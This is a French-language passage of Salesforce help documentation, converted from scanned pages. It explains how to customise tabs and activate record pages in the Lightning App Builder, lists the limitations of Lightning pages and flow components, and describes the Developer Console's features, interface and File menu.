
Pour créer et enregistrer des pages Lightning dans le Générateur d'application Lightning
- Personnaliser l'application

Pour afficher des pages Lightning dans le Générateur d'application Lightning
- Afficher la configuration


# Personnalisation des onglets dans les pages d'enregistrement de Lightning Experience à l'aide du Générateur d'applications Lightning

Le Générateur d'applications Lightning permet de créer, de mettre à jour, de supprimer et de changer l'ordre des onglets et des ensembles d'onglets dans les pages d'enregistrement de Lightning Experience. Configurez les onglets que vos utilisateurs affichent, nommez-les librement et ajoutez un ensemble de composants personnalisés à chaque onglet.

1. Dans la page de liste du Générateur d'applications Lightning, dans la Configuration, ouvrez une page d'enregistrement existante ou créez une page d'enregistrement.
2. Ajoutez un composant Onglets à la page.
3. Dans les propriétés du composant Onglets, cliquez sur **Ajouter un onglet**.
   Un onglet Détails est affiché.
4. Personnalisez l'onglet Détails en cliquant sur le panneau des propriétés. Vous pouvez sélectionner une autre étiquette standard, ou cliquer sur **Personnalisé** et saisir le nom de votre choix.




5. Pour ajouter votre premier composant à un onglet, sélectionnez l'onglet dans la zone de dessin, puis déposez l'onglet directement dessus.




## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer et enregistrer des pages Lightning dans Lightning App Builder

- Personnaliser l'application

Pour afficher des pages Lightning dans Lightning App Builder

- "Afficher la configuration"

6. Réorganisez les onglets dans le panneau des propriétés Onglets en les faisant glisser et en les déposant à l'emplacement voulu. Vous ne pouvez pas glisser-déposer des onglets individuels dans la zone de dessin.

## Activation de pages d'enregistrement dans Lightning Experience

Votre page d'enregistrement personnalisée est-elle prête pour vos utilisateurs ? Pour la rendre accessible, utilisez la fonction Activation dans le Générateur d'application Lightning. Vous avez deux options d'activation : Vous pouvez définir la page d'enregistrement personnalisée en tant que page d'enregistrement par défaut pour tous les utilisateurs, ou l'attribuer à des applications Lightning spécifiques. L'attribution de la page à une application Lightning permet aux utilisateurs d'accéder à une page d'enregistrement personnalisée pour l'application qu'ils utilisent.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et enregistrer des pages Lightning dans Lightning App Builder
- Personnaliser l'application

Pour afficher des pages Lightning dans le Générateur d'application Lightning :
- Afficher la configuration

1. Créez une page d'enregistrement ou ouvrez une page existante dans le Générateur d'application Lightning.
2. Si vous ouvrez une page d'enregistrement prête pour vos utilisateurs, qui ne nécessite aucune modification, cliquez sur **Activation**.
3. Si vous créez une page ou ouvrez une page à éditer, apportez les modifications requises, cliquez sur **Enregistrer**, puis sur **Activer**.
   Vous avez deux options d'activation :
   - Définir la page en tant que page d'enregistrement par défaut. Chaque utilisateur affiche cette page, sauf si une page d'enregistrement personnalisée est déjà attribuée à l'application qu'ils utilisent.
   - Attribuer la page à des applications Lightning spécifiques.
4. Pour définir la page d'enregistrement en tant que page par défaut, sélectionnez cette option, vérifiez les attributions, puis cliquez sur **Enregistrer**.

   Conseil: Si vous ne souhaitez plus utiliser cette page par défaut, rouvrez-la dans le Générateur d'application Lightning. Renouvelez le processus d'activation, mais en sélectionnant l'option de retrait du statut de page par défaut.
5. Pour attribuer la page à des applications spécifiques, sélectionnez cette option, puis sélectionnez les applications Lightning dans laquelle vous souhaitez afficher la page. Vérifiez les attributions, puis cliquez sur **Enregistrer**.

   Vous pouvez attribuer une page d'enregistrement personnalisée uniquement à des applications Lightning. Vous pouvez déterminer quelles pages d'enregistrement sont activées pour l'application Lightning dans la liste associée Pages d'enregistrement Lightning de l'objet, dans le Gestionnaire d'objet.

   Remarque: Si vous activez une page, puis revenez pour apporter des modifications, il n'est pas nécessaire de l'activer une nouvelle fois. Lorsque vous cliquez sur **Enregistrer** après avoir apporté des modifications, les modifications s'appliquent pour vos utilisateurs.

# Considérations et limitations relatives à une page Lightning

Voici quelques recommandations d'utilisation de pages Lightning.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Considérations générales

- Si vous souhaitez en savoir plus sur un composant, cliquez dessus pour afficher des informations supplémentaires dans le volet des propriétés.
- Vous pouvez créer et modifier une page d'enregistrement, même si vous n'êtes pas autorisé(e) à accéder à l'objet auquel la page est associée. Vous pouvez ajouter, retirer, supprimer et reconfigurer des composants sur la page, mais vous n'affichez aucun contenu des composants basés sur cet objet.
- Lorsque vous ouvrez une page d'enregistrement Lightning Experience dans le Générateur d'applications Lightning, vous affichez uniquement les composants de la palette qui sont disponibles pour l'objet lié à cette page.

## Onglets Page Lightning

- Dans Salesforce Classic, les onglets Page Lightning ne s'affichent pas dans la page Tous les onglets lorsque vous cliquez sur l'icône plus ( ) à droite de vos onglets actuels. Les onglets Page Lightning ne s'affichent pas non plus dans la liste Onglets disponibles lorsque vous personnalisez les onglets de vos applications.
- Dans Salesforce Classic, les options Valeur par défaut activée et Valeur par défaut désactivée pour des onglets Page Lightning ne fonctionnent pas de la même façon que les autres onglets personnalisés. L'élément de menu Page Lightning s'affiche pour les profils sélectionnés dans Salesforce1, quelle que soit la sélection de Valeur par défaut activée ou Valeur par défaut désactivée. Sélectionnez l'option **Onglet masqué** afin de masquer la Page Lightning pour les profils sélectionnés.

## Limitations

- Vous ne pouvez pas attribuer des pages d'enregistrement que vous créez avec le Générateur d'applications Lightning à des profils ou des types d'enregistrement différents. Vous pouvez toutefois les attribuer à différentes applications personnalisées.
- Vous pouvez placer jusqu'à 25 onglets dans un composant Onglets.
- Une zone ou un onglet Page Lightning peut contenir jusqu'à 25 composants.
- Vous pouvez définir simultanément dans le même objet un remplacement Visualforce ou s-control et un remplacement de Page Lightning pour l'action Afficher. Dans Lightning Experience, le remplacement Page Lightning est affiché. Dans Salesforce Classic, le remplacement Visualforce ou s-control est affiché.
- Les menus déroulants dans le Générateur d'applications Lightning peuvent afficher jusqu'à 200 éléments. Saisissez quelques caractères, et toutes les correspondances disponibles s'affichent pendant votre saisie.
- Vous ne pouvez pas charger une page d'enregistrement dans un package géré.
- Vous ne pouvez pas modifier des pages de compte personnel, car elles sont en lecture seule.

CONSULTER ÉGALEMENT :

Considérations et limitations relatives aux flux dans des pages Lightning (bêta)

## Considérations et limitations relatives aux flux dans des pages Lightning (bêta)

Tenez compte des points ci-dessous lors de l'ajout d'un composant de flux à une page Lightning.

Remarque: Cette version contient une version bêta du composant Flow pour les pages Lightning, ce qui signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Le composant Flow n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. N'hésitez pas à nous faire part de vos commentaires et suggestions sur le composant Flow pour les pages Lightning dans IdeaExchange.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les Pages Lightning utilise toujours l'exécution Lightning. Par conséquent, reportez-vous aux Limitations de Lightning Runtime bêta.

**Exécution de flux depuis une Page Lightning**

Lorsqu'un utilisateur ouvre une Page Lightning qui contient un composant de flux, le flux est exécuté lors du chargement de la page. Nous recommandons de vérifier que le flux n'exécute aucune action (par exemple créer ou supprimer des enregistrements) avant le premier écran.

**Mise à jour des versions du flux référencé**

Après avoir ajouté un flux à une page Lightning, soyez prudent(e) en activant les nouvelles versions de ce flux. Si les variables d'entrée du flux changent, notamment le nom ou le type de données de la variable, le composant de flux n'est plus valide. Pour contourner ce problème, retirez le composant de flux et remplacez-le par un nouveau.

**Limitations des variables d'entrée**

- Les variables suivantes ne sont pas prises en charge :
  - Variables de collection
  - Variables sObject
  - Variables de collection sObject
  - Variables de type Liste de sélection ou Liste à sélection multiple
- Le composant prend en charge uniquement les valeurs saisies manuellement pour les variables d'entrée.
- Les variables de saisie de texte acceptent une longueur maximale de 4000 caractères.
- L'éditeur de propriété tronque les valeurs des variables d'entrée numériques à trois décimales, même si l'échelle de la variable est supérieure à 3. Le flux utilise cependant la valeur non tronquée à l'exécution.

  Par exemple, si vous saisissez 3,12345, l'éditeur de propriété affiche 3,123, mais le flux utilise 3,12345 à l'exécution.
- Si votre flux inclut une variable d'entrée avec les paramètres ci-dessous, et que vous référencez ce flux dans une page d'enregistrement, l'ID de l'enregistrement est automatiquement transmis dans cette variable à l'exécution.

| Champ | Valeur |
|---|---|
| Nom unique | recordId |
| Type de données | Text |
| Type d'entrée/sortie | Input et Output<br>OU |

| Champ | Valeur |
| --- | --- |
| | Input uniquement |

**Limitations du déploiement**

- Si une Page Lightning ou FlexiPage contient un composant de flux, nous ne prenons pas en charge :
  - La création de packages qui comprennent la Page Lightning
  - La copie d'un environnement sandbox qui comprend la Page Lightning ou FlexiPage
  - La création de modèles trialforce qui comprennent la FlexiPage
- Si vous utilisez l'API de métadonnées pour déployer une FlexiPage qui comprend un composant de flux, le flux référencé doit déjà exister. Si le flux n'existe pas, déployez d'abord le flux, puis déployez la FlexiPage.

CONSULTER ÉGALEMENT :

Limitations et considérations relatives à Visual Workflow

Pages Lightning

Considérations et limitations relatives à une page Lightning

Considérations relatives aux flux à deux colonnes (bêta)

# Optimisation de Salesforce avec du code

## Bienvenue aux développeurs de Salesforce

Cette documentation fournit des informations sur l'amélioration de votre organisation Salesforce par le développement d'applications personnalisées et l'intégration de vos applications externes.

Cette documentation est organisée par tâche afin de vous permettre de retrouver rapidement les informations dont vous avez besoin :

- Écriture de code : écrivez un code à l'aide du langage de programmation Apex pour ajouter une logique métier ou utilisez le langage balisé de Visualforce pour créer l'interface utilisateur. De plus, vous trouverez des informations sur l'intégration de votre application à l'aide d'API et sur l'authentification de vos applications externes.
- Débogage de votre code : déboguez votre application à l'aide de la console du développeur.
- Test de vos modifications : testez votre code Apex et utilisez les outils de test.
- Déployer : déployez vos modifications vers une autre organisation à l'aide des ensembles de modifications et d'autres outils.

Pour l'ensemble complet de documentation pour développeur, reportez-vous à https://developer.salesforce.com/page/Documentation.

## Outils de développement Salesforce

Ce tableau présente les fonctionnalités des divers outils de développement Salesforce.

| Outils | Code | Débogage | Test | Déployer | Disponible dans |
|---|---|---|---|---|---|
| Console du développeur Force.com | ✓ | ✓ | ✓ | | *Votre nom* ou le menu d'accès rapide ( ) |
| Force.com IDE | ✓ | ✓ | ✓ | ✓ | developer.salesforce.com |
| Pied de page en mode de développement de Visualforce | ✓ | | | | Configuration de vos paramètres personnels |
| Éditeur de code | ✓ | | | | Configuration |
| Exécution de test Apex | | | ✓ | | Configuration |
| Ensembles de modifications | | | | ✓ | Configuration |
| Outil de migration Force.com | | | | ✓ | Configuration |

Éditions

Disponible avec : Salesforce Classic

Les outils disponibles varient en fonction de l'édition Salesforce dont vous disposez.

**Remarque:** Force.com IDE est une ressource gratuite offerte par Salesforce pour aider ses utilisateurs et ses partenaires, mais qui n'est pas considérée comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

CONSULTER ÉGALEMENT :

- http://wiki.developerforce.com/page/Tools
- Fonctionnalité de la Developer Console
- Choix de vos outils de développement et de déploiement de modifications
- Activation du mode Développement
- Personnalisation de votre expérience Salesforce

# Code

## Écriture d'un code

Cette section présente des informations sur l'écriture d'un code afin d'étendre votre organisation.

- Fonctionnalité de la Developer Console
- Sécurisation de votre code
- Éditeur de requêtes de la Developer Console
- Utilisation d'un code

CONSULTER ÉGALEMENT :

- Débogage de votre code
- Test de vos modifications
- Déployer

## Developer Console

La Developer Console est un environnement de développement intégré avec un ensemble d'outils, qui permet de créer, de déboguer et de tester des applications dans votre organisation Salesforce.

### Ouverture de la Developer Console

Deux clics suffisent pour ouvrir la Developer Console à partir de Salesforce Classic ou de Lightning Experience. La Developer Console est un environnement de développement intégré avec un ensemble d'outils, qui permet de créer, de déboguer et de tester des applications dans votre organisation Salesforce.

### Fonctionnalité de la Developer Console

La Developer Console peut faciliter de nombreuses tâches de développement.

### Présentation de l'interface utilisateur de Developer Console

Developer Console contient un ensemble d'outils utiles pour le codage, le débogage et le test d'applications.

### Référence de ligne de commande de la Developer Console

La Developer Console inclut une ligne de commande pour diverses commandes utiles. Pour ouvrir ou fermer la fenêtre de ligne de commande de la Developer Console, appuyez sur **CTRL+SHIFT+L**.

Espaces de travail de la Developer Console

Un espace de travail est un ensemble de ressources représentées par des onglets dans le volet principal de la Developer Console.

## Ouverture de la Developer Console

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour utiliser la Developer Console : | Afficher toutes les données |
| Pour exécuter un code Apex anonyme : | Auteur Apex |
| Pour utiliser la recherche de code et exécuter SOQL ou SOSL sous l'onglet de recherche : | API activée |
| Pour enregistrer les modifications apportées aux classes et déclencheurs Apex : | Auteur Apex |
| Pour enregistrer les modifications dans des pages et des composants Visualforce : | Personnaliser l'application |
| Pour enregistrer les modifications dans les ressources Lightning : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Deux clics suffisent pour ouvrir la Developer Console à partir de Salesforce Classic ou de Lightning Experience. La Developer Console est un environnement de développement intégré avec un ensemble d'outils, qui permet de créer, de déboguer et de tester des applications dans votre organisation Salesforce.

Pour ouvrir la Developer Console à partir de Salesforce Classic :

1. Cliquez sur *`Votre nom`*.
2. Cliquez sur **Developer Console**.

Pour ouvrir la Developer Console à partir de Lightning Experience :

1. Cliquez sur le menu d'accès rapide ( ).
2. Cliquez sur **Developer Console**.

## Fonctionnalité de la Developer Console

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour utiliser la Developer Console : | Afficher toutes les données |
| Pour exécuter un code Apex anonyme : | Auteur Apex |
| Pour utiliser la recherche de code et exécuter SOQL ou SOSL sous l'onglet de recherche : | API activée |
| Pour enregistrer les modifications apportées aux classes et déclencheurs Apex : | Auteur Apex |
| Pour enregistrer les modifications dans des pages et des composants Visualforce : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

| Pour enregistrer les modifications dans les ressources Lightning : | Personnaliser l'application |
| --- | --- |

La Developer Console peut faciliter de nombreuses tâches de développement.

## Quelles tâches pouvez-vous accomplir avec la Developer Console ?

**Débogage et dépannage**

La Developer Console fournit un jeu d'outils pratiques pour une détection efficace des problèmes logiques.

- **Afficher les journaux**: utilisez l'onglet Journaux pour afficher une liste de journaux. Ouvrez les journaux dans l'Inspecteur de journal. Un Inspecteur de journal est une visionneuse d'exécution sensible au contexte qui affiche la source d'une opération, l'événement qui l'a déclenchée et l'action exécutée ensuite. Cet outil permet d'inspecter les journaux de débogage qui comprennent les événements de la base de données, le traitement Apex, un workflow et une logique de validation.
- **Définir et afficher des points de contrôle dans un code Apex** : utilisez la Developer Console pour définir des points de contrôle afin d'identifier la source des erreurs. Par exemple, pour comprendre pourquoi une requête génère une erreur, vous pouvez analyser son exécution, identifier la logique défaillante et définir un point de contrôle. Lorsque vous réexécutez le processus, vous pouvez inspecter la requête à ce point d'exécution spécifique afin de définir avec précision comment améliorer votre code. La Developer Console ne peut pas suspendre l'exécution comme un débogueur traditionnel, mais elle offre une visibilité très semblable aux développeurs sur le Cloud et limite la nécessité d'insérer des commandes `System.debug` dans le code.

**Modification et navigation dans le code source**

La Console du développeur permet de parcourir, d'ouvrir, de modifier et de créer des fichiers de code source.

- **Parcourir les packages de votre organisation** : Parcourez le contenu des packages créés dans votre organisation.
- **Afficher et modifier les classes et les déclencheurs Apex** : ouvrez et modifiez les déclencheurs et les classes Apex, et ouvrez une vue en lecture seule de vos définitions d'objets personnalisés.
- **Afficher et modifier les composants Lightning** : ouvrez et modifiez les ressources Lightning, telles qu'une application, un composant, un événement ou une interface.
- **Afficher et modifier les pages et les composants Visualforce** : ouvrez et modifiez les pages et les composants Visualforce.
- **Utiliser l'éditeur de code source** : ouvrez plusieurs séries de fichiers de code en cours de développement, et basculez d'un fichier à l'autre en un seul clic. L'éditeur de code source de la Developer Console inclut une fonctionnalité de saisie automatique pour le code Apex.

**Tester et valider les performances**

La Developer Console comprend plusieurs fonctionnalités dédiées au test du code et à l'analyse des performances.

- **Tester le code Apex** : utilisez la Developer Console pour vérifier la couverture de code et exécuter des tests Apex, notamment des tests unitaires, des tests fonctionnels, des tests de régression, etc. Pour faciliter le développement d'un code robuste et sans erreur, Apex prend en charge la création et l'exécution de *tests unitaires*. Les test unitaires sont des méthodes de classe qui vérifient le fonctionnement normal d'une portion de code. Les méthodes de test unitaires ne prennent aucun argument, n'engagent aucune donnée à la base de données, n'envoient aucun e-mail et sont marquées avec le mot clé `testMethod` ou l'annotation `isTest` dans la définition de la méthode. De plus, les méthodes de test doivent être définies dans des classes de test, c.-à-d. des classes annotées avec `isTest`.
- **Inspecter les journaux pour des problèmes de performance** : Un Inspecteur de journal est une visionneuse d'exécution sensible au contexte qui affiche la source d'une opération, l'événement qui l'a déclenchée et l'action exécutée ensuite. Cet outil permet d'inspecter les journaux de débogage qui comprennent les événements de la base de données, le traitement Apex, un workflow et une logique de validation. Ouvrez un journal de débogage et consultez les performances agrégées d'une opération dans l'arborescence des performances. Le panneau Unités exécutées décompose la requête par durée et par type, et classe les limites par méthode,

demande, workflow, appel, DML, validation, déclencheur et page, ce qui donne une idée précise des problèmes performances éventuels. Utilisez le panneau Chronologie pour afficher une vue chronologique de la demande globale et parcourir les événements d'un bloc donné. Le panneau Limites offre une vue récapitulative des ressources utilisées et les mappe avec vos limites de requête attribuées.


### Exécution de requêtes SOQL et SOSL

La Developer Console fournit une interface simple de gestion des requêtes SOQL et SOSL.

- **Modifier et exécuter des requêtes SOQL et SOSL** : Utilisez l'**Éditeur de requête** pour interroger des données de votre organisation.
- **Afficher les résultats de requête** : Les résultats sont affichés dans une grille Résultats de requête dans laquelle vous pouvez ouvrir, créer, mettre à jour et supprimer des enregistrements. Pour les résultats de recherche SOSL comprenant plusieurs objets, chaque objet est affiché dans un onglet distinct.

## Présentation de l'interface utilisateur de Developer Console

Developer Console contient un ensemble d'outils utiles pour le codage, le débogage et le test d'applications.




La Developer Console est organisée en sections, comme suit :

1. Barre de menus
2. Espace de travail comprenant un onglet pour chaque élément ouvert
3. Panneau Journaux, Tests et Problèmes

## Barre de menus

La barre de menus comprend les menus déroulants suivants :

- Le menu **File (Fichier)** permet d'ouvrir et de créer des ressources.
- Le menu **Edit (Modifier)** permet de rechercher et de modifier vos fichiers de code.
- Le menu **Debug (Déboguer)** permet d'accéder à une sélection d'outils et de paramètres.
- Le menu **Test (Tester)** permet d'accéder à des outils de test.
- Le menu **Workspace (Espace de travail)** permet de sélectionner et de gérer des espaces de travail.
- Le menu **Help (Aide)** inclut des liens vers l'aide en ligne, une page de référence de touches de raccourci et la page des préférences de la Developer Console.

## Espace de travail

Un espace de travail est un ensemble de ressources représentées par des onglets dans le volet principal de Developer Console.

La vue détaillée ou l'éditeur affiché dans chaque onglet dépend du type de la ressource ouverte sous l'onglet. Par exemple, le code source s'ouvre dans l'Éditeur de code source, les journaux s'ouvrent dans l'Inspecteur de journal, etc. Vous pouvez créer un espace de travail pour n'importe quel groupe de ressources que vous utilisez collectivement, afin d'organiser votre travail. Par exemple, vous pouvez créer un espace de travail pour le code source et un autre pour les journaux de débogage, puis basculer entre eux pendant durant les opérations d'écriture de code et de test.

Reportez-vous à Espaces de travail de Developer Console.

## Panneau Journaux, Tests et Problèmes

Le panneau inférieur de la Developer Console comprend un ensemble d'onglet utiles :

- L'onglet **Logs (Journaux)** affiche les journaux disponibles.
- L'onglet **Tests** affiche les tests disponibles.
- L'onglet **Checkpoints (Points de contrôle)** affiche les points de contrôle disponibles.
- L'onglet **Query Editor (Éditeur de requête)** permet d'exécuter une requête SOQL ou SOSL sur les données de votre organisation.
- L'onglet **View State (État de la vue)**, s'il est activé, permet d'examiner l'état de la vue d'une page Visualforce.
- L'onglet **Progress (Progression)** affiche en temps réel toutes les demandes asynchrones. Pour afficher uniquement les opérations en cours, sélectionnez **Hide Finished Runs (Masquer les exécutions terminées)**. Pour arrêter les déploiements non terminés, cliquez sur **Cancel All Deployments (Annuler tous les déploiements)**. Lorsque vous terminez un déploiement, un thread d'interrogation résiduel s'affiche sous l'onglet Progression après un court délai. Les déploiements partiels ne sont pas possibles. Pour effacer immédiatement la tâche d'interrogation, actualisez Developer Console.
- L'onglet **Problems (Problèmes)** affiche les détails des erreurs de compilation dans l'Éditeur de code source. Les modifications que vous apportez sont compilées et validées en arrière-plan. Pendant la modification du code, un indicateur d'erreur s'affiche en regard des lignes qui contiennent une erreur. Cliquez sur une ligne sous l'onglet **Problems (Problèmes)** pour accéder à la ligne qui a entraîné l'erreur.

Remarque: Après vingt minutes d'inactivité, la Developer Console arrête de rechercher les nouveaux journaux, les nouvelles exécutions de test et les nouveaux points de contrôle. Pour reprendre les mises à jour, cliquez sur **Debug (Déboguer)** > **Resume Updating (Reprendre la mise à jour)**.

## Raccourcis clavier

Pour afficher une liste des touches de raccourci de la Developer Console, cliquez sur **Help (Aide)** > **Shortcut Keys (Touches de raccourci)** ou appuyez sur les touches CTRL+Maj+?.

## Menu File de la Developer Console


Le menu **File** de la Developer Console permet de gérer les déclencheurs et classes Apex, les pages ou composants Visualforce et les ressources statiques (texte, XML, JavaScript ou feuille de style CSS). Il comprend les options ci-dessous.

- **New (Nouveau)** : Crée une ressource et l'ouvre dans l'Éditeur de code source. Vous pouvez créer des ressources suivantes :
  - Classe ou déclencheur Apex. Pour créer un déclencheur Apex, sélectionnez d'abord l'objet à lui associer.
  - Application, composant, événement, interface ou paquet de jetons Lightning. Pour plus d'informations, reportez-vous à Présentation de l'infrastructure de composants Lightning à la page 5911.
  - Page ou composant Visualforce
  - Fichier de ressources statiques (texte, XML, JavaScript ou CSS)
- **Open (Ouvrir)** : lance une fenêtre Ouvrir un fichier qui permet de parcourir et d'ouvrir le code et les objets de données de votre application.
- **Open Resource (Ressource ouverte)** : lance une fenêtre Ressource ouverte qui permet de rechercher des fichiers par nom.
- **Ouvrir les ressources Lightning** : Lance une fenêtre Ouvrir les ressources Lightning qui permet de rechercher des ressources de composants Lightning par nom.
- **Open Log (Ouvrir le journal)** : Ouvre le journal sélectionné dans l'Inspecteur de journal. Vous pouvez également accéder aux journaux sous l'onglet **Logs (Journaux)**.
- **Open Raw Log (Ouvrir le journal brut)** : Ouvre le journal sélectionné en texte brut.
- **Download Log (Télécharger le journal)** : enregistre une copie de texte de journal sélectionné sur votre ordinateur local.
- **Save (Enregistrer)** : enregistre l'élément de l'onglet actif.
- **Save All (Enregistrer tout)** : enregistre dans votre espace de travail les modifications effectuées dans tous les onglets ouverts. Utilisez cette option pour enregistrer une série de modifications dépendantes.
- **Delete (Supprimer)** : supprime l'élément de l'onglet actif. Vous pouvez supprimer uniquement des classes et des déclencheurs Apex, des pages Visualforce et des fichiers de ressources statiques.
- **Close (Fermer)** : ferme l'onglet actif.
- **Close All (Fermer tout)** : ferme tous les onglets ouverts dans votre espace de travail. Si un onglet contient des modifications non enregistrées, vous êtes invité(e) à les sauvegarder.

Types d'ouverture avec la fenêtre d'ouverture de fichiers
Vous pouvez parcourir et ouvrir votre d'application et vos données d'objet depuis la fenêtre Open de la Developer Console.

## Types d'ouverture avec la fenêtre d'ouverture de fichiers

Vous pouvez parcourir et ouvrir votre d'application et vos données d'objet depuis la fenêtre Open de la Developer Console.




Pour accéder à un élément dans la fenêtre Ouvrir :

1. Dans la colonne Type d'entité de configuration, cliquez sur le type de l'élément que vous souhaitez rechercher.
2. Dans la colonne Entities, faites défiler pour rechercher l'élément à examiner.

   Pour filtrer les éléments affichés, cliquez sur la zone de texte **Filter**, puis saisissez les critères de filtrage.
3. Cliquez sur un élément pour afficher ses éléments associés dans la colonne Associé.
